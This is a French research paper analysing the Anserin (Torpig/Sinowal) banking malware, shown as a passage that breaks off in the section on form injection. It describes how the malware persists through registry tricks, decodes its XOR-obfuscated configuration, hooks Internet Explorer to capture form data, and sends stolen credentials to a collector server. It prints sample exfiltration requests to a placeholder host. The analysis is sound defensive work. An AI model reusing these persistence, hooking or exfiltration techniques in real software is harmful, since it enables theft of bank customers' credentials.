

Autopsie et observations in vivo d'un *banker*

Frédéric Charpentier et Yannick Hamon

Xmco Partners Villa Gabriel, 75015 Paris – France
fcharpentier@xmcopartners.com, yannick.hamon@xmcopartners.com
<http://www.xmcopartners.com>

Résumé Cet article présente une analyse approfondie d'un logiciel espion dédié au vol de mots de passe des utilisateurs de banques en ligne : le malware Anserin. Cette analyse dissèque le fonctionnement de ce malware selon plusieurs angles : sa présence sur le système, son mécanisme de vol des mots de passe, son protocole de communication réseau, ainsi que les techniques utilisées pour déjouer les protections mises en place par les banques, telles que les claviers virtuels. Cet article présente également les évolutions observées au cours de l'année 2007 ainsi que les méthodes et outils employés pour analyser et suivre l'évolution de ce malware.

1 Introduction

Le malware Anserin, également connu sous le nom de *Torpig* ou de *Sinowal*, est un logiciel espion ayant pour but de voler les mots de passe d'un grand nombre d'internautes.

Anserin constitue ce que les experts en virologie appellent un *banker*.

Les *bankers* sont des virus informatiques dont l'objectif n'est pas de se reproduire ni de nuire directement à la machine vérolée, mais de rester le plus discret possible et de capturer les logins et les mots de passe des internautes lorsque ceux-ci visitent le site web de leur banque. L'un des *bankers* les plus connus est *InfoStealer*.

Anserin se démarque d'*InfoStealer* par ses nombreuses innovations le rendant plus performant (dans le sens des pirates) et plus difficile à détecter.

Une fois installé sur une machine victime, Anserin va s'attacher à enregistrer le contenu de tous les formulaires web remplis par l'utilisateur, en particulier les formulaires d'authentification d'un nombre défini de banques en ligne. L'une des spécificités de Anserin réside dans sa capacité à adapter, à la volée, les formulaires d'authentification des banques en ligne afin de déjouer leurs mécanismes de protection. Anserin est malheureusement capable de déjouer de façon radicale toutes ces protections, qu'il s'agisse de claviers virtuels ou de cartes à code.

Derrière ce malware se cache un protocole réseau évolué, et surtout toute une organisation adaptant les formulaires d'authentification des banques en ligne en fonction des nouveaux mécanismes de protection proposés.

Cet article fait suite à l'analyse post-mortem en 2007 d'un poste qui s'est révélé être infecté par Anserin. Constatant la complexité et la puissance de ce *banker*, nous avons décidé de suivre à la trace son évolution. Dans ce but, un environnement sain a été volontairement infecté et équipé d'outils de monitoring. Pour suivre les nouveaux ajouts et les évolutions des formulaires pirates ciblant les banques en ligne, nous avons développé un outil de surveillance. Ce procédé, basé sur un simple reverse-engineering du protocole réseau de Anserin, nous a permis d'établir les constats présentés dans cet article.

L'objectif de cet article est de présenter les évolutions passées et futures de Anserin et de proposer nos axes de réflexion, afin de combattre ce nouveau type de menace.

2 La matérialisation du *banker*

Comme tout code malicieux, le *banker* Anserin prend la forme de plusieurs fichiers sur le système victime. Nous présentons ici les trois principaux fichiers constituant ce malware, fichiers auxquels nous ferons référence tout au long de cet article.

Un glossaire des termes utilisés dans cet article est présent en annexe.

2.1 Le cœur du *banker* : la librairie *ibm000x.dll*

L'infection d'une machine par le malware est caractérisée par la présence d'une librairie nommée *ibm000x.dll* au sein du répertoire

`%CommonProgramFiles%\Microsoft Shared\Web Folders\`.

Cette librairie contient tout le code malicieux de Anserin. Afin de protéger le code source des « regards indiscrets », la librairie a été obfusquée par un packer inconnu, cette protection complique fortement une analyse statique (désassemblage).

2.2 Remarques sur l'évolution de la méthode d'exécution du malware

La méthode de démarrage de Anserin a évolué durant l'année passée.

En effet, la première génération de Anserin (2006) utilisait un vulgaire programme *ibm000x.exe* exécuté automatiquement au démarrage de Windows à l'aide de la clé de registre `CurrentVersion\Run` :

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
"Shell" = "explorer.exe [__NOMBREUX_ESPACES__]
"C:\Program Files\Common Files\Microsoft Shared\Web Folders\ibm000X.exe"
```

Bien qu'efficace, cette méthode rend Anserin visible par l'utilisateur : le processus apparaît dans la liste des tâches de Windows.

La génération actuelle Anserin (depuis juin 2007) n'utilise plus un fichier exécutable, mais une librairie DLL démarrée en tant que service par le processus maître `svchost.exe` (figure 1). Cette technique simple permet de rendre Anserin invisible au niveau de la liste de tâches.




FIG. 1: Clé de registre utilisée par Anserin pour démarrer en tant que service Windows

L'utilisateur standard ne peut donc plus détecter simplement la présence de Anserin. Des outils comme *LordPE* permettent cependant de mettre en évidence la présence du malware en mémoire (figure 2).




FIG. 2: Détection d'Anserin avec le logiciel LordPE

2.3 Le fichier de configuration local : \$ _2341234.TMP

Anserin utilise un fichier de configuration mis à jour régulièrement.

Ce fichier est notamment utilisé pour les attaques évoluées d'injection de formulaires. Ces attaques consistent à modifier les formulaires d'authentification des banques en ligne afin de contourner les mesures de sécurité (claviers virtuels, code de sécurité, ...).

Le fichier de configuration est créé dans le répertoire **temporaire** du dossier %Windir% (par défaut, c:\windows\temp). Il contient la liste des sites Web pouvant être victimes d'une injection de formulaire ainsi que les adresses IP et les noms de domaines du serveur utilisé pour réaliser ce type d'attaque (*Injector Server*).

Afin de protéger ces informations, le fichier de configuration est obfusqué (figure 3). L'algorithme utilisé pour chiffrer le contenu de ce fichier est une simple opération XOR.




FIG. 3: Extrait du fichier de configuration de Anserin

Anserin étant un malware de type *banker*, la majorité des sites Web attaqués sont des banques en ligne. Le fichier de configuration du malware doit donc contenir plusieurs URL contenant le mot clé *bank*. L'utilisation du logiciel *XORSearch* avec le mot clé *bank* permet de découvrir la clé utilisée pour l'obfuscation. Le fichier de configuration peut être déchiffré par le biais d'une opération XOR avec la valeur 11 (figure 4).

```
D:\WINDOWS\System32\cmd.exe -si $ _2341234.TMP bank
Found XOR 11 position 0095: banking.it www.bpubanking.it www.bibanking.it www.
Found XOR 11 position 0107: banking.it www.bibanking.it www.nextbanking.it www.
Found XOR 11 position 0118: banking.it www.nextbanking.it www.honsecn.com *sci
Found XOR 11 position 0120: banking.it www.honsecn.com *cajanova.es *sch*.com
Found XOR 11 position 0126: banking.com secure.lngdirect.it *raiffeisonline.
Found XOR 11 position 0136: bank.de *cajadavila.es www.bisonline.pt *schbank
Found XOR 11 position 01E2: banking.it secure.amphanking.com *sparda.de *caixa
Found XOR 11 position 0176: banking.com secure.lngdirect.it *raiffeisonline.
Found XOR 11 position 0186: bank.de *cajadavila.es www.bisonline.pt *schbank
Found XOR 11 position 0234: bank.it *bbanetoffice.com *bva.es *sebo.it *ban
Found XOR 11 position 0263: banking.dresdner-bank.ch *directlinebiz.com acti
Found XOR 11 position 0177: banking.com *sparda.de *caixagirona.es *pasbanca.
Found XOR 11 position 0288: banking-services.com inba.lukh.ch *reval.it *cped
Found XOR 11 position 0379: bank.co.uk *commercecasuylndirect.com banking.-d
Found XOR 11 position 03C0: banking*.de *cifexpress.com *cortalconsors.be *fo
Found XOR 11 position 0316: banking.be *lvm.de *aab.de *citibank.ae *hobibank
Found XOR 11 position 0412: bank.ae *hobibanking.com adibonline.adib.ae login.
Found XOR 11 position 0424: banking.com adibonline.adib.ae login.banknetpower.
Found XOR 11 position 0449: banknetpower.net banking.*bes*.de *bes-sec.bes-pt.*
Found XOR 11 position 0458: banking.*bes*.de *bes-sec.bes-pt.* *ab-bank.com *bes
Found XOR 11 position 047F: bank.com *bes-pt.* *caixanet-particulares.bancoaixa
Found XOR 11 position 048E: bank.de *www.centraalnet.com *e *abibonline.com *s
Found XOR 11 position 0568: bank.de home.chonline.co.uk home.ybonline.co.uk *h
Found XOR 11 position 05C1: bank.es *www.honzanet.lx *bancochileus.com www.enpr
```

FIG. 4: Décryptage du fichier de configuration

La figure 5 présente un extrait du fichier de configuration déchiffré :

```

#####$pcc
#####$ _2341234.TMP##### $ _2341233.TMP#####
Dfones1.info#####75.126.216.260"
Dcipcx.info"
Dgnloha.info"
D74.86.39.2500"
Dkiriss.info#####
Dkitkan.com#####
Dct6d1j.com#####*credit-suisse.ch online.zella.ch *raiffeisen.it www.crabanking.it www.bpubanking.it www.bibanking.it www.

```

FIG. 5: Extrait du fichier de configuration déchiffré

2.4 Le fichier de collecte : \$_2341233.TMP

Un second fichier joue un rôle considérable dans le fonctionnement du *banker* : le fichier de collecte.

Toutes les informations substituées à l'utilisateur sont stockées au sein du fichier \$_2341233.TMP. Contrairement au fichier de configuration de Anserin, le fichier de collecte n'est pas obfusqué. Ce fichier est également créé dans le répertoire temporaire du dossier %Windir%.

Extraits du fichier C:\Windows\Temp\\$\$_2341233.TMP :

```
[gucci_108]
https://cs.server.com/dn/c/cls/auth?language=fr
auth?4C3FCF7DD5FB=133206c053b5d5c415d9c6d3f5e0a2b6
post
cmd(ffield_hidden): login
username(ffield_text): xmco
password(ffield_password): superpasswordsstic
login(ffield_submit): Login
reset(ffield_reset): Effacer
» "FEIP 192.168.10.71
[....]
GIIP 192.168.10.111
[Build Vasi5_109]
Application: d:\program files\internet explorer\iexplore.exe
REQUEST:
HEADERS:
```

```
POST /DDNfr/Logon.jspx;jsessionid=5196A5A66D61F9A3F597E437420BC5B1?machineIdentifler=B1 HTTP/1.1
Host: net.server.be
Referer: https:// net.server.be /DDNfr/Start.jspx?language=1&banner=&pan=&gotoPage=&params=
&machineIdentifler=B1
POST_FORM:
language=1
platform=Windows
browser=InternetExplorer
counter=1
sessionID=E103012008181851318
```

Il est important de noter que même si le malware évolue, celui-ci utilise toujours le même fichier de collecte. Toutefois, l'enregistrement des informations volées a été amélioré lors de la dernière mise à jour du malware. En effet, des mots clés sont ajoutés afin de faciliter une analyse automatique de ce fichier (REQUEST, HEADERS, POST_FORM, REFERER...).

3 La collecte des identifiants volés

3.1 Historique du vol de mots de passe

Lorsque le sujet du vol d'identifiant de connexion sur des sites de banque en ligne est évoqué, plusieurs scénarii peuvent être évoqués.

Tout d'abord, l'écoute passive sur Internet. Ce scénario repose sur l'hypothèse que la banque en ligne n'utilise pas le mode HTTPS sur sa page de login et qu'un pirate contrôle un routeur d'un opérateur sur le chemin entre le client et la banque. Le pirate serait alors capable d'écouter le trafic réseau émis par des utilisateurs victimes naviguant sur leur banque en ligne. Même s'il n'est pas impossible qu'une banque utilise un simple POST HTTP pour sa page de login, ce scénario relève plus du mythe que de la réalité.

Vient alors l'attaque *SSL-Man-In-The-Middle*. Cette attaque est une évolution de l'attaque *Man-In-The-Middle* classique, mais avec l'ajout d'une phase de relais au niveau SSL. Un tel scénario d'attaque demeure complexe à mettre réellement en œuvre. En effet, le principe de cette attaque est de positionner un serveur pirate entre le client et la banque, serveur qui relaiera le trafic et pourra ainsi voler les mots de passe. Ce type d'attaque requiert l'utilisation de certificats SSL signés combinée avec la négligence de la victime. Ce scénario est donc difficilement exploitable à grande échelle.

Un scénario plus simple qui permet de voler des identifiants bancaires demeure l'installation massive de keyloggers sur les machines des victimes. Les banques ont identifié ce scénario et en ont protégé leurs clients en imposant la saisie du mot de passe par l'intermédiaire d'un clavier virtuel. Les keyloggers ont alors évolué en enregistrant l'écran de la victime (et non plus le clavier). Ces outils s'appellent des Screenloggers. Ceux-ci ne se sont pas vraiment développés. Deux raisons peuvent être avancées : la taille des fichiers générés et la difficulté de traitement à grande échelle de fichiers vidéos. De plus, les keyloggers et les screenloggers sont aisément détectables par les logiciels antivirus à l'aide de signatures génériques, car ces outils utilisent des appels systèmes connus et identifiables.

Il est également important d'évoquer les scénarii d'attaques basées sur les techniques de phishing ou de typosquatting. Ces attaques sont basées sur des campagnes de spamming qui incite des victimes potentielles à suivre un lien vers leur banque. En dehors de la logistique complexe à mettre en œuvre pour le pirate, ces attaques requièrent que l'utilisateur suive un lien malicieux proposé par un email ou qu'il fasse une erreur de saisie de l'adresse URL. Ces attaques sont de plus en plus connues des internautes et des logiciels antispham.

Du point de vue du pirate, les méthodes évoquées ci-dessus souffrent d'un défaut commun : celles-ci sont difficilement maintenables et industrialisables dans le temps.

Les *bankers* marquent une véritable évolution dans le domaine du vol d'identifiants. S'il fallait définir le principe de fonctionnement d'un *banker* vis-à-vis des attaques *Man-In-The-Middle*, le terme *Inside-Man* serait certainement approprié.

En effet, le principe des *bankers* consiste à venir s'interfacer au cœur même le navigateur web de l'internaute victime. Il n'est alors plus question de chiffrement SSL, de certificat ou de faux sites web : la victime navigue réellement sur le site de sa banque, pendant que le malware lit et éventuellement modifie tout ce qui entre et sort du navigateur.

Pour s'interfacer ainsi, les *bankers* peuvent utiliser une fonctionnalité introduite par Microsoft dans Internet Explorer en 1998 : les *Browsers Helper Objects* ou BHO¹. Les BHO sont très connus et répandus. Les meilleurs exemples de BHO sont toutes ces barres d'outils qui s'installent en force dans Internet Explorer.

La dernière possibilité pour les *bankers* consiste à utiliser des techniques de Hooking généralement utilisées par les chevaux de Troie. Le Hooking consiste à injecter du code dans un processus afin de modifier son fonctionnement. Cette technique permet, par exemple, de cacher l'exécution de virus dans la liste des processus.

Anserin utilise cette technique.

3.2 Le Collector Server

Anserin, comme tous les nouveaux malwares, communique avec son serveur maître via Internet : nous l'appellerons le *Back-Office*.

L'une des spécificités de Anserin réside justement dans la mise en place d'un *Back-Office* puissant. Ce *Back-Office* est constitué de deux serveurs dédiés.

Le premier, appelé *Collector Server*, est dédié à la **résilience** du malware et à la **collecte** des mots de passe. Le second, appelé *Injector Server*, est quant à lui dédié au stockage et à la **distribution** de fausses pages d'authentification à l'effigie des banques attaquées.

Nous nous intéresserons tout d'abord au mécanisme de vol de mot de passe et au rôle du *Collector Server*. Les aspects liés à l'injection de pages web falsifiées par le malware sont traités au chapitre suivant.

Le schéma présenté en figure 3.2 illustre le fonctionnement global de Anserin vis-à-vis de son *Back-Office* et de la banque en ligne.

Le principe de Hooking Avant de décrire le rôle du *Collector Server*, il est important de bien comprendre comment Anserin capture les mots de passe lorsque l'internaute s'authentifie auprès de sa banque en ligne.

Internet Explorer² est un programme dont l'architecture est modulaire et conforme au modèle COM. Le navigateur est composé de plusieurs composants qui peuvent être utilisés et contrôlés indépendamment. Cette architecture permet aux développeurs de créer de nouvelles fonctionnalités au navigateur. Le vol des mots de passe nécessite une interaction entre le malware et le navigateur Web de l'utilisateur. Dans ce but, Anserin interagit avec Internet Explorer en utilisant une technique de Hooking. Toutes les entrées et les sorties de Internet Explorer peuvent ainsi être analysées et/ou modifiées par le malware.

¹ BHO : <http://msdn2.microsoft.com/en-us/library/bb250436.aspx>

² Architecture Internet Explorer :

<http://msdn2.microsoft.com/en-us/library/aa741312.aspx>




FIG. 6: Schéma global du fonctionnement de Anserin

Afin de prendre le contrôle du navigateur Internet Explorer, le malware s'attache à la librairie *ShDocVw.dll*³, également appelée *WebBrowser Control* (figure 3.2). Cette librairie fournit les fonctionnalités de navigation de Internet Explorer. Le malware se retrouve donc au cœur du navigateur.

Anserin utilise principalement le Hooking pour enregistrer, au sein de son fichier de collecte, toutes les données soumises via des formulaires HTML. Pour chaque formulaire soumis par l'utilisateur victime, Anserin enregistre son contenu en y ajoutant des données de gestion. Ces données consistent en des balises indiquant la version du malware, l'adresse IP du poste infecté, les URL sources et destinations ainsi que tous les champs HTML envoyés au formulaire.

Extrait d'un fichier de collecte :

```
IP 192.168.1.111 IP de la machine
[Build Vasi5_109] Malware Version
https://banking.xmcopartners.com/login.jsp URL source
https://banking.xmcopartners.com/auth.jsp URL destination
post Methode HTTP
_source(ffield_hidden): login Donn\ees envoy\ees
ID(ffield_text): xmco
PWD(ffield_password): secretPassword
submit(ffield_button): Entrer
reset(ffield_reset): Cancel
```

Anserin identifie tous les types de champs HTML utilisés par le formulaire (champs text, password, hidden, bouton. . .). Le malware aurait pu se contenter d'enregistrer uniquement les champs *a priori* utiles pour le vol d'identifiants (text et password), cependant Anserin enregistre toutes les informations. Les pirates ont choisi de conserver une certaine souplesse pour être capables d'analyser *a posteriori* les données de formulaires collectées.

La collecte de toutes ces informations permet d'identifier des processus de protection du serveur web (clavier virtuel, utilisation de *CAPTCHA*, challenge-response, IIS *ViewState*. . .) afin de réaliser

³ ShDovVw.dll : [http://msdn2.microsoft.com/en-us/library/aa752040\(VS.85\).aspx](http://msdn2.microsoft.com/en-us/library/aa752040(VS.85).aspx)




FIG. 7: Interaction entre le malware et Internet Explorer

des attaques plus évoluées. Ces attaques sont présentées dans le chapitre dédié à l'injection de formulaires. Le protocole de collecte Anserin utilise le protocole HTTP pour communiquer avec son *Back-Office*.

Périodiquement, le malware envoie discrètement au *Collector Server* les informations dérobées à l'utilisateur. Les informations sont alors chiffrées et envoyées au sein de requêtes HTTP.

La requête suivante illustre l'envoi des informations concernant la navigation précédente sur le site *banking.xmcpartners.com*.

```
POST /0123456789ABCDEF/ozIh4BNjUVVrr3ZUJkYDgKZmFuBy8xBVXGOFdmdQ1sVDUmFwBxY1N0t/
16QhEn0gJhZW4NIDVDQ7WmKgUKYw1QfHUHB3RrXkfx63RcUmJtVDsuFOE8MxAFoqU1GhV6fFUYLQEK
cm5TCuW2JRcFdGZXMysESDnAnFVa692VCZHhR296RkEOZw8a5uZyDQR1aVvWzQQFdmdQqbKiUWB3Bh
Uj0isUBXZaUEGyqSBNU= HTTP/1.1
Content-Type: multipart/form-data; boundary=swefasvqdvwxiff
Host: collector-server.com
Content-Length: 1194
User-Agent: MSID [1234567890ABCDEF1234567]|Build Vasi5|109
Cache-Control: no-cache

--swefasvqdvwxiff
Content-Disposition: form-data; name=datafile; filename="data.str"
Content-Type: application/octet-stream
bnbiBW0zMQcGJDZzYxEBbg5D4dECYrBHBgU1M8Bw8W6vJyTBADBDkMcE5bM31aV/vhcFtgKDEKZXVL
FwoZanqKnRpNUys4AykqDVYnNwob7MB4QV0iMgsmcEFGPDaCKYqdHS09TV1qChoqOkpaZwD89G4tPU
1dY3BpTRsnJhIcrtv3Shc2IQ1nYVJTPDAOG/2zek1fKjUBbDwJADMnFwvprN0tPUQnGW09S1qsPwxe
7Pd6B0Yx0gdxYkNMID4LDaT6fU9aJTYMLDkQzcnGxmKnR0tPU1dagoaKj4aY1JM1q13VVIUcA9qd1
F4GVpqqeodHS09TV1qAiISDWJtS0WYqjYdBXR00k
--swefasvqdvwxiff--
```

Toutes les données sont envoyées chiffrées sous la forme d'un fichier binaire (ie *data.str*) au *Collector Server*. La clé de chiffrement/déchiffrement est en fait incluse avec la requête dans la première partie de l'URL (ie 0123456789ABCDEF).

Il est intéressant de noter que les versions précédentes de Anserin utilisé la valeur *MSID* de l'entête HTTP *User-Agent* comme clé de chiffrement. Cette technique a été abandonnée au profit d'une clé contenu dans l'URL.

Nous avons pu découvrir l'algorithme de chiffrement et ainsi déchiffrer ces requêtes. Cet algorithme est décrit plus loin dans ce document.

Le déchiffrement de la requête envoyée permet de remarquer que le malware envoie également d'autres informations que les identifiants volés.

Requête déchiffrée :

```
POST /0123456789ABCDEF/id=1234567890ABCDEF1234567&sv=109&build=Build%20Vasi5&ts=1204201312&ip=192.168.1.111&sport=8796&hport=8744&os=5.1.2600&cn=France&nid=0123456789ABCDEF&bld=Build Vasi5&ver=109 HTTP/1.1
Content-Type: multipart/form-data; boundary=swefasvqdvwxff
Host: collector-server.com
Content-Length: 1194
User-Agent: MSID [1234567890ABCDEF1234567]|Build Vasi5|109
Cache-Control: no-cache

--swefasvqdvwxff
Content-Disposition: form-data; name=datafile; filename="data.str"
Content-Type: application/octet-stream
IP 192.168.1.111
[Build Vasi5_109]
https://banking.xmcopartners.com/login.jsp
https://banking.xmcopartners.com/auth.jsp
post
_source(ffield_hidden): login
ID(ffield_text): xmco
PWD(ffield_password): secretPassword
submit(ffield_button): Entrer
reset(ffield_reset): Cancel
--swefasvqdvwxff--
```

Le malware insère dans l'URL des informations sur le système d'exploitation de la victime. Anserin renseigne le *Collector Server* sur la localisation géographique du poste infecté, son adresse IP et le numéro des ports (sport et hport) des proxies ouverts. En effet, Anserin installe un proxy HTTP et un proxy SOCKS sur chaque poste victime. Le propos de notre article est uniquement centré sur l'aspect *banker* de Anserin, nous n'approfondirons pas ici ces fonctionnalités.

Le tableau ci-dessous décrit les différents paramètres de l'URL envoyée par le malware :

Nom du paramètre	Description	Exemple
/0123456789ABCDEF/	Clé de chiffrement.	POST /0123456789ABCDEF/....
id	MSID : identifiant du malware. Cette valeur est générée aléatoirement lors de l'installation du malware	id=1234567890ABCDEF1234567
sv build bld ver	Version du malware	sv=109 build=Build Vasi5 bld=Build Vasi5 ver=109
ts	Timestamp. Cette donnée correspond à la date de dernière mise à jour du malware.	ts=1204201312
ip	Adresse IP de la machine infectée	ip=192.168.1.111
sport	Port TCP du proxy SOCKS du malware	sport=8796
hport	Port TCP du proxy HTTP du malware	hport=8744
os	Version de Windows	os=5.1.2600
cn	Géolocalisation de la machine infectée	cn=France
nid	Clé de chiffrement utilisé	nid=0123456789ABCDEF

Le serveur renvoie dans sa réponse la chaîne de caractère *oka* qui indique au malware que les données ont été reçues correctement. Si le malware reçoit une autre réponse, celui-ci renverra la même requête sur un autre serveur. Ce fonctionnement est utilisé en cas de fermeture du *Collector Server*. Un mécanisme complexe de résilience a été mis en œuvre, ce mécanisme est présenté dans le paragraphe 5.

Réponse du *Collector Server* :

```
HTTP/1.1 200 OK
Date: Tue, 25 Feb 2008 05:14:18 GMT
Server: Apache
X-Powered-By: PHP/5.0.4
Content-Length: 4
Connection: close
Content-Type: text/html; charset=UTF-8
```

oka

3.3 L'algorithme de chiffrement de Anserin

L'algorithme de chiffrement de Anserin est utilisé pour chiffrer les communications entre le malware et les serveurs du *Back-Office*. Cet algorithme repose essentiellement sur une opération de type XOR.

Le schéma présenté en figure 3.3 illustre le mécanisme de génération de requêtes HTTP : les URL des requêtes HTTP, leur réponse et le fichier de collecte *data.str* sont chiffrés avec cet algorithme.




FIG. 8: Génération d'une requête HTTP chiffrée par Anserin

Le principe de l'algorithme est le suivant : Le message initial est encodé en hexadécimal puis inversé (les premiers seront les derniers). Le résultat est ensuite chiffré avec une simple opération

XOR. Cette opération utilise une clé générée aléatoirement à l'installation du malware. Comme nous l'avons déjà évoqué, cette clé est ensuite envoyée en clair avec chaque paquet chiffré. La raison de cette aberration cryptographique n'a pas été déterminée. Notre hypothèse est que les pirates ne souhaitent pas vraiment mettre en place une PKI complexe et peu fiable, mais ont simplement souhaité rendre la tâche des analystes plus difficile et se protéger des regards indiscrets.

Nous avons développé un outil Java pour chiffrer/déchiffrer des requêtes HTTP (Figure 9) :




FIG. 9: Outil de chiffrement/déchiffrement des requêtes HTTP de Anserin

4 L'injection de formulaires malicieux

La fonctionnalité fondamentale de Anserin est d'enregistrer et d'envoyer au *Collector Server* le contenu de tous les formulaires HTML soumis par la victime.

Conscientes de ce type de risque, les banques en ligne ont ajouté des protections à leurs formulaires de login afin de contrecarrer ces malwares. Ces protections reposent toutes sur le même principe : introduire un facteur aléatoire imposé par le serveur lors de la phase d'authentification. Ainsi, la phase d'authentification ne peut être rejouée.

L'implémentation la plus répandue aujourd'hui de ce type de protection est le clavier virtuel : le mot de passe n'est pas envoyé au serveur, seule la position des touches cliquées par l'utilisateur est envoyée au serveur. Bien évidemment, la position des touches sur le clavier virtuel sera différente chaque session. Il sera donc impossible de rejouer la position des touches.

La sécurité informatique étant un éternel jeu du chat et de la souris, une fonctionnalité ingénieuse a été ajoutée à Anserin afin de déjouer ces protections : l'*Injector Server*.

Le principe de l'*Injector Server* est simple : anéantir le facteur aléatoire introduit par la banque en contrôlant le formulaire de saisie affiché à l'utilisateur.

4.1 L'Injector Server

L'Injector Server est utilisé par Anserin pour mener des attaques évoluées à l'encontre des sites de banque en ligne. Ces attaques consistent en l'injection de formulaires HTML préalablement falsifiés et stockés sur l'Injector Server. La figure 4.1 présente les différentes phases d'une telle attaque.

